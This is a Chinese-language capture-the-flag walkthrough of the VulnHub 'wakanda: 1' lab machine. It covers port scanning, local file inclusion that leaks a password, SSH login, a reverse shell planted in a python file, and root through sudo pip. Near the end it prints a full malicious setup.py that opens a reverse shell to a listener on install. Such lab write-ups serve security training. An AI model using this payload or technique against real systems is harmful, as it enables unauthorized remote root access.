# **[wakanda: 1](https://www.vulnhub.com/entry/wakanda-1,251/)**靶机练习实践报告

*下载地址:*

* <https://drive.google.com/file/d/1aPVQb8HZa4peG1B2DV9-QMYeOuDAgMX6/view?usp=drive_web>
* <https://download.vulnhub.com/wakanda/wakanda-1.ova>
* <https://download.vulnhub.com/wakanda/wakanda-1.ova.torrent>     ([Magnet](magnet:?xt=urn:btih:8BDBA13617D16CA38CDE39475D5B1A759BD4DDF0&dn=wakanda-1.ova&tr=http://tracker.vulnhub.com:6969/announce&tr=udp://tracker.vulnhub.com:6969/announce&tr=udp://tracker.openbittorrent.com:80/announce&tr=udp://tracker.publicbt.com:80/announce&tr=udp://tracker.istole.it:6969))

Flags: There are three flags (flag1.txt, flag2.txt, root.txt)

Hint: Follow your intuitions ... and enumerate!

## 安装靶机


靶机是.ova文件，需要用VirtualBox打开，但我习惯于使用VMWare,因此修改靶机文件，使其适用于VMWare打开。

解压ova文件，得到.ovf文件和.vmdk文件。




用记事本打开.ovf文件并修改“<vssd:VirtualSystemType>”为自己的VMWare版本，此处我用的是是vmx-15.5.1。


注意，改完以后导入VMWare仍旧提示磁盘错误，我又修改了.ovf中磁盘容量。



## 夺旗步骤


第一步：IP扫描，端口扫描






靶机的IP地址为192.168.198.132，靶机开放了端口80，111，3333，42665。


目录遍历IP地址，未发现有用信息，继续进行目录爆破，发现几个目录。




逐个访问上述地址，什么信息都没有，至少提示后台很肯能是php开发的。访问80端口，打开主页面并查看源码。




可以切换语言，有没有可能存在本地文件包含，尝试通过该接口读取index.php（上一步发现的地址）。为什么尝试index.php而不是其他文件？因为他是脚本文件，可能泄露某些逻辑。此处我本来尝试的是resource=index.php，一直失败，后面偶然删掉后缀，竟然成功了。




解码的得到index.php内容。




通过该本地文件包含漏洞逐个读取之前步骤中发现的文件内容，什么都没有。Index.php中泄露了一个密码，rpc服务和ssh服务可能需要。上网搜索了许多nfs(rpc）的渗透手段，都没什么效果。试试ssh，枚举ssh用户名，并逐个用上述密码尝试，得到一个口令”mamadou:Niamey4Ever227!!!”




登陆后得到一个python环境，直接读取目录下的flag1.txt。进一步查看靶机上其他信息，发现再devops目录下有个flag.txt,但是没有权限读取，需要获取devops用户或developer用户组成员的权限。



继续查看其他文件，发现一个隐藏文件python文件，且属主是devops。在里面写一个反弹shell，然后执行该python文件。




我们再kali中监听1234端口，获取一个devops用户的shell，同时获取到flag2.txt。




根据题目提示,root下还有一个flag,但是需要root提权。

首先考虑系统漏洞提权，尝试了多种方法，均失败；然后尝试suid提权，未发现可利用的点；最后尝试sudo提权，分别用mamadou和devops用户的shell查看sudo -l，发现devops下pip命令可以无密码使用sudo。



参考<https://blog.csdn.net/weixin_39219503/article/details/103643446>内容提权，先将setup.py上传到靶机目录下，然后执行，即可获得root权限的shell。



setup.py的内容如下所示：

from setuptools import setup

from setuptools.command.install import install

import os, socket, subprocess

class CustomInstall(install):

def run(self):

install.run(self)

s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM)

s.connect(("192.168.25.128",4321))

os.dup2(s.fileno(),0)

os.dup2(s.fileno(),1)

os.dup2(s.fileno(),2)

p=subprocess.call(["/bin/sh","-i"])

setup(name='FakePip',

version='0.0.1',

description='Reverse shell',

url='xx.xx.xx.xx',

author='nathan',


author\_email='xx@xx',

license='MIT',

zip\_safe=False,

cmdclass={'install': CustomInstall})

‘



获得root下的flag。

## 总结

1.熟练使用多种提权方法